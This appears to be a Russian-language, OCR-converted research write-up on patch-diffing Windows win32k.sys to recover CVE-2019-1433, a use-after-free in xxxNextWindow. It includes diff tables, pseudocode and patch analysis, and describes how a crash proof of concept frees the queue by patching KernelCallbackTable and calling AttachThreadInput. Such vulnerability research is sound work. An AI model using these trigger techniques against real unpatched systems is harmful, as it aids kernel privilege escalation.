
1.00	0.62	-------	FFFFF9600031...	sub_FFFFF96000315FFC	FFFFF97FFF2B...	sub_FFFFF97FFF2B5DCC	address sequence
1.00	0.62	-------	FFFFF9600031...	sub_FFFFF96000316008	FFFFF97FFF2B...	sub_FFFFF97FFF2B5DE0	address sequence
0.99	0.99	G------	FFFFF9600018...	sub_FFFFF9600018BD98	FFFFF97FFF12...	sub_FFFFF97FFF12BE7C	call reference matching
0.99	0.99	-I-----	FFFFF9600028...	sub_FFFFF9600028F3C8	FFFFF97FFF22...	sub_FFFFF97FFF22F380	edges flowgraph MD index
0.99	0.99	-I-----	FFFFF9600029...	sub_FFFFF96000295F50	FFFFF97FFF23...	sub_FFFFF97FFF235F00	call reference matching
0.99	0.99	-I-----	FFFFF960002F...	sub_FFFFF960002F5038	FFFFF97FFF29...	sub_FFFFF97FFF294E6C	call reference matching
0.99	0.99	G------	FFFFF9600017...	sub_FFFFF96000179668	FFFFF97FFF11...	sub_FFFFF97FFF119728	edges callgraph MD index
0.98	0.99	G-----C	FFFFF9600006...	sub_FFFFF96000065890	FFFFF97FFF00...	sub_FFFFF97FFF005890	call reference matching
0.97	0.97	-I--E--	FFFFF9600037...	sub_FFFFF96000372010	FFFFF97FFF31...	sub_FFFFF97FFF312010	call reference matching
0.97	0.99	G------	FFFFF9600012...	sub_FFFFF9600012CC94	FFFFF97FFF0C...	sub_FFFFF97FFF0CCE38	call reference matching
0.96	0.99	GI-J---	FFFFF9600015...	sub_FFFFF9600015DEBC	FFFFF97FFF0F...	sub_FFFFF97FFF0FDFDC	call reference matching
0.92	0.99	GI-----	FFFFF960002F...	sub_FFFFF960002F26FC	FFFFF97FFF29...	sub_FFFFF97FFF292528	call reference matching
0.91	0.97	GI-JE--	FFFFF9600028...	sub_FFFFF9600028F200	FFFFF97FFF22...	sub_FFFFF97FFF22F1D0	call reference matching
0.91	0.98	GI--E--	FFFFF9600008...	sub_FFFFF96000088E18	FFFFF97FFF06...	sub_FFFFF97FFF060944	call reference matching
0.87	0.99	GI-----	FFFFF960002A...	sub_FFFFF960002A9758	FFFFF97FFF24...	sub_FFFFF97FFF249708	call reference matching
0.86	0.99	GI-----	FFFFF960000B...	sub_FFFFF960000BD574	FFFFF97FFF05...	sub_FFFFF97FFF05D084	call reference matching
0.85	0.98	GI--E--	FFFFF960001B...	sub_FFFFF960001B0484	FFFFF97FFF15...	sub_FFFFF97FFF150354	call reference matching
0.66	0.87	GI-----	FFFFF9600027...	sub_FFFFF9600027A7D8	FFFFF97FFF21...	sub_FFFFF97FFF21A760	call reference matching
0.63	0.90	-I--E--	FFFFF9600014...	sub_FFFFF96000149E18	FFFFF97FFF0E...	sub_FFFFF97FFF0E9F54	call reference matching
0.50	0.96	GI--E--	FFFFF9600014...	sub_FFFFF96000148D4C	FFFFF97FFF0E...	sub_FFFFF97FFF0E8F4C	call reference matching
0.23	0.31	GI-JE--	FFFFF960001B...	sub_FFFFF960001B0298	FFFFF97FFF15...	sub_FFFFF97FFF1504B4	call sequence matching(exact)
0.22	0.44	GI--E--	FFFFF9600014...	sub_FFFFF96000149F8C	FFFFF97FFF0E...	sub_FFFFF97FFF0EA054	call reference matching
0.22	0.44	GI--E--	FFFFF9600014...	sub_FFFFF96000149EAC	FFFFF97FFF0E...	sub_FFFFF97FFF0E9FC0	call reference matching

Сервер символов Microsoft обнаружился после первого прохода. Сначала имена из вывода `x win32k!*` в WinDbg применялись вручную после перебазирования баз IDA. Позднее IDA в Linux настроили на получение сведений PDB через виртуальную машину Windows.


1.00	0.82	-------	FFFFF9600031...	sub_FFFFF96000394B8	FFFFF9600037...	sub_FFFFF96000379278	address sequence
1.00	0.80	-------	FFFFF9600010...	MapClientNeuterToClientPfn	FFFFF9600016...	MapClientNeuterToClientPfn	name hash matching
0.99	0.99	G------	FFFFF9600018...	xxxRealMenuWindowProc	FFFFF960001E...	xxxRealMenuWindowProc	name hash matching
0.99	0.99	-I-----	FFFFF9600028...	GreGetStringBitmapW(HDC__ *,ushort *,uint,S...	FFFFF960002E...	GreGetStringBitmapW(HDC__ *,ushort *,uint,S...	name hash matching
0.99	0.99	-I-----	FFFFF9600029...	HmgRemoveObjectImpl(HOBJ__ *,long,long,ul...	FFFFF960002F...	HmgRemoveObjectImpl(HOBJ__ *,long,long,ul...	name hash matching
0.99	0.99	-I-----	FFFFF960002F...	bInitPlgDDA(_PLGDDA *,_RECTL *,_RECTL *,_P...	FFFFF9600035...	bInitPlgDDA(_PLGDDA *,_RECTL *,_RECTL *,_P...	name hash matching
0.99	0.99	G------	FFFFF9600017...	xxxNextWindow	FFFFF960001...	xxxNextWindow	name hash matching
0.98	0.99	-I--E--	FFFFF9600037...	InitFunctionTables	FFFFF960003...	InitFunctionTables	name hash matching
0.98	0.99	G-----C	FFFFF9600006...	PDEVOBJ::PDEVOBJ(_LDEV *,_devicemodeW *,...	FFFFF960000C...	PDEVOBJ::PDEVOBJ(_LDEV *,_devicemodeW *,...	name hash matching
0.97	0.99	G------	FFFFF9600012...	zzzDestroyQueue	FFFFF9600018...	zzzDestroyQueue	name hash matching
0.97	0.99	GI-J---	FFFFF9600015...	xxxKeyEvent	FFFFF960001B...	xxxKeyEvent	name hash matching
0.92	0.99	GI-----	FFFFF960002F...	RFONTOBJ::bInsertGlyphbitsLookaside(_GLYPH...	FFFFF9600035...	RFONTOBJ::bInsertGlyphbitsLookaside(_GLYPH...	name hash matching
0.91	0.97	GI-JE--	FFFFF9600028...	vuln_sub_FFFFF9600028F200	FFFFF960002E...	vuln_sub_FFFFF97FFF22F1D0	call reference matching
0.91	0.99	GI--E--	FFFFF9600008...	xInsertMetricsPlusRFONTOBJ	FFFFF9600012...	xInsertMetricsPlusRFONTOBJ	name hash matching
0.87	0.99	GI-----	FFFFF960002A...	CreateSurfacePal(XEPALOBJ,ulong,ulong,ulong)	FFFFF9600030...	CreateSurfacePal(XEPALOBJ,ulong,ulong,ulong)	name hash matching
0.86	0.99	GI-----	FFFFF960000B...	xInsertGlyphbitsRFONTOBJ	FFFFF9600011...	xInsertGlyphbitsRFONTOBJ	name hash matching
0.85	0.99	GI--E--	FFFFF960001B...	fnHkINLPDEBUGHOOKSTRUCT	FFFFF9600021...	fnHkINLPDEBUGHOOKSTRUCT	name hash matching
0.70	0.92	GI-----	FFFFF9600027...	GreAnimatePalette	FFFFF960002...	GreAnimatePalette	name hash matching
0.50	0.97	GI--E--	FFFFF9600014...	NtUserfnHkINLPDEBUGHOOKSTRUCT	FFFFF960001A...	NtUserfnHkINLPDEBUGHOOKSTRUCT	name hash matching
0.23	0.31	GI-JE--	FFFFF960001B...	CopyDebugHookLParam	FFFFF9600021...	GetDebugHookLParamSize	call sequence matching(exact)

Исследование не тех изменений

`GreGetStringBitmapW` сначала выглядела перспективно, поскольку «Лаборатория Касперского» упоминала использование растровых изображений. В одной изменённой вызываемой функции, не названной в открытых символах, появилась проверка аргументов перед вычислением смещения записи в буфер.




Связь оказалась поверхностной. Перекрёстные ссылки показали, что `NtGdiGetStringBitmapW` достижима только через `GetStringBitmapA` в `gdi32.dll`, а не через функции переключения задач, описанные «Лабораторией Касперского».



Первая тестовая программа рабочего стола Windows вызывала `CreateBitmap`, `SetBitmapBits`, `NtUserMessageCall` и переключение задач под точкой останова ядра. Функция так и не выполнилась. Тем же способом исключили `GreAnimatePalette`.

Сужение различий до xxxNextWindow и xxxKeyEvent

Процесс развернули: начали с названной «Лабораторией Касперского» функции `DrawSwitchWndHilite`, а затем искали изменённые функции среди вызывающих её. `xxxNextWindow` находилась на два вызова выше, вызывалась только из `xxxKeyEvent`, а весь изменённый код в `xxxKeyEvent` окружал этот вызов.



ReactOS предоставила недостающие сведения о типах. Помогли и соглашения об именовании Windows: `gpqForeground` означает глобальный указатель на очередь (`tagQ *`), а `gptiCurrent` — глобальный указатель на сведения о потоке (`tagTHREADINFO *`). Затем `dt win32k!tagQ` в WinDbg раскрыл структуру очереди.

Декабрьская версия `xxxNextWindow` добавила одну проверку флага в первом аргументе `tagQ *`. Если он установлен, функция завершается до использования очереди. Чтобы доказать важность этого флага, пришлось проследить пользовательские callback-функции и блокировку объектов на уровне дизассемблированного кода.

Хронология

• Декабрь 2019 года: объявлено, что CVE-2019-1458 эксплуатируется в реальных атаках.
• Три рабочих недели: настройка среды Windows, сравнение бинарных файлов, обратная разработка и доказательство концепции, вызывающее сбой.
• Январь 2020 года: черновик ошибочно определяет восстановленную ошибку как CVE-2019-1458.
• Предварительный просмотр поставщиком: Microsoft указывает на `InitFunctionTables`, раскрывая, что анализируемый патч относится к CVE-2019-1433.
• Март 2020 года: Пётр Флорчик публикует настоящие анализ и PoC CVE-2019-1458.

Анализ коренной причины CVE-2019-1433

Класс ошибки: использование после освобождения.

`xxxKeyEvent` передаёт `tagQ *` в `xxxNextWindow`. Изначально ни одна функция не блокировала очередь на время callback-вызовов. `xxxMoveSwitchWndHilite` вызывает пользовательский режим, где контролируемый атакующим код может уничтожить очередь. Позднее `xxxNextWindow` без

проверки разыменовывает устаревший указатель.

Исследованные образцы

```
Windows 7 vulnerable win32k.sys, September 2019:
9dafa6efd8c2cfd09b22b5ba2f620fe87e491a698df51dbb18c1343eaac73bcf


Windows 7 patched win32k.sys, December 2019:
b22186945a89967b3c9f1000ac16a472a2f902b84154f4c5028a208c9ef6e102
```


Запуск xxxNextWindow

Доказательство концепции использует `SendInput` для создания специальной последовательности «залипающего» переключателя задач:

```
ALT (extended) down
TAB down
TAB up
ALT + CTRL + TAB
release everything except extended ALT
TAB
```

Обычные `ALT+TAB` и «залипающая» комбинация `ALT+CTRL+TAB` показывают другой переключатель и не входят в `xxxNextWindow`.





Первое нажатие Tab рисует переключатель и не уязвимо. Последующее нажатие перемещает выделение и достигает пути callback-функции.

Освобождение очереди

Уязвимая логика приблизительно выглядит так:

```
void __fastcall xxxNextWindow(tagQ *queue, int key) {
    // ...
    while (1) {
        if ((gspwndAltTab->fnid & 0x3fff) == 0x2a0 &&
            gspwndAltTab->cbwndExtra + 0x128 ==
                gpsi->mpFnid_serverCBWndProc[6] &&
```

```
            gspwndAltTab->bDestroyed == 0) {
            switch_data = *(switchWndStruct **)(gspwndAltTab + 0x128);
        } else {
            switch_data = NULL;
        }

        if (!switch_data) {
            ThreadUnlock1();
            goto use_queue;
        }


        next = xxxMoveSwitchWndHilite(...);  // User-mode callback.
        // Validate the returned window and possibly loop.
    }

use_queue:
    active = queue->spwndActive;             // Use after free.
    if (!active)
        active = queue->ptiKeyboard->rpdesk->pDeskInfo->spwnd->spwndChild;
    // ...
}
```

xxxMoveSwitchWndHilite в итоге вызывает xxxSendMessageTimeout для выделенного окна. Она отправляет недокументированное сообщение WM_LPKDRAWSWITCHWND (0x8c), распределяемое в пользовательском режиме через ntdll!KiUserCallbackDispatcher к user32!_fnINLPKDRAWSWITCHWND.

Доказательство концепции на лету исправляет PEB.KernelCallbackTable, чтобы выполнить собственную callback-функцию. Внутри неё AttachThreadInput присоединяет обработку ввода одного потока к другому и уничтожает старую очередь, освобождая tagQ, на которую всё ещё ссылается xxxNextWindow.

Callback-функция также уничтожает следующее выделенное окно, поэтому HMValidateHandleNoSecure возвращает ноль. На следующей итерации одно из условий проверки окна переключения принудительно завершается ошибкой, устанавливая switch_data в null. Затем выполнение достигает use_queue и разыменовывает освобождённую очередь.



Windows 10

CVE-2019-1433 также затрагивала Windows 10 1903:

```
Vulnerable win32kfull.sys, October 2019:
c2e7f733e69271019c9e6e02fdb2741c7be79636b92032cc452985cd369c5a2c

Patched win32kfull.sys, November 2019:
15c64411d506707d749aa870a8b845d9f833c5331dfad304da8828a827152a92
```

При включённом Driver Verifier то же доказательство концепции вызывает ошибку в `win32kfull!xxxNextWindow+0x743` при разыменовании освобождённой очереди. Windows 10 потребовала другой последовательности клавиш и индекс таблицы callback-функций `0x61` вместо `0x57`. Рабочий сбой удалось адаптировать примерно за три часа; он срабатывал приблизительно в одном из трёх запусков.

Исправление уязвимости


Microsoft изменила четыре функции:

- `xxxNextWindow`
- `xxxKeyEvent` в Windows 7 или `EditionHandleAndPostKeyEvent` в Windows 10
- `zzzDestroyQueue`
- новую `UnlockQueue`

Исправление одновременно предотвращает немедленное освобождение используемой очереди и записывает попытку уничтожения в течение заблокированного интервала.

zzzDestroyQueue

Если `tagQ.cLockCount` больше нуля, исправленный деструктор не может освободить очередь и вместо этого устанавливает бит в `tagQ.QF_flags`.



Перед использованием устаревшего указателя `xxxNextWindow` проверяет бит флага `0x1a`:

```
bt dword ptr [rbp + 13Ch], 1Ah
jb loc_FFFFF9600017A0C9
```

Если была попытка уничтожения, функция завершается. В противном случае очередь остаётся действительной, и выполнение продолжается.

xxxKeyEvent / EditionHandleAndPostKeyEvent


Теперь вызывающая функция блокирует очередь на уровне потока на время `xxxNextWindow`. Потоковая блокировка добавляет объект в список блокировок потока и увеличивает его счётчик ссылок. После вызова новая `UnlockQueue` отменяет эту операцию.

```
if (!queue)
    queue = gptiRit->pq;

++queue->cLockCount;
thread = PsGetCurrentThreadWin32Thread();
old_lock_list = thread->ptlW32;
thread->ptlW32 = &queue_lock;
queue_copy = queue;
unlock_fn = UnlockQueue;

xxxNextWindow(queue, key);

thread = PsGetCurrentThreadWin32Thread();
thread->ptlW32 = old_lock_list;
unlock_fn(queue_copy);
```



Windows 10 получила ту же стратегию из трёх частей: добавить `UnlockQueue`, установить блокировку вокруг `xxxNextWindow` и проверять флаг уничтожения перед повторным использованием очереди.

Заключение

Исследование восстановило CVE-2019-1433, а не CVE-2019-1458. Прямое сравнение сентября с декабрём включило исправления лишнего месяца; предварительный просмотр Microsoft раскрыл несоответствие. Проверка каждого промежуточного обновления и каталога Центра обновления Майкрософт предотвратила бы ошибку.

Результат всё равно полезен. Исследователь с опытом обратной разработки, но новичок в Windows, прошёл путь от начальной настройки виртуальной машины до доказательства концепции, вызывающего сбой, за три недели. Атакующим, сравнивающим патчи в поиске любой пригодной для эксплуатации ошибки, а не конкретной CVE, вряд ли важно, что первая жизнеспособная уязвимость оказалась не той, которую они ожидали. Поэтому три недели — правдоподобная высокая верхняя оценка такой работы для квалифицированного специалиста.

Вы не поверите, что эта однострочная правка сделала с песочницей Chrome

Однострочное изменение ядра Windows заставило ограниченные токены Chrome выглядеть родственными неограниченным токенам рабочего стола. Это подорвало основное правило ядра для назначения первичных токенов и в сочетании с существующим поведением операционной системы позволило построить сложный, но практичный выход из песочницы процесса GPU.

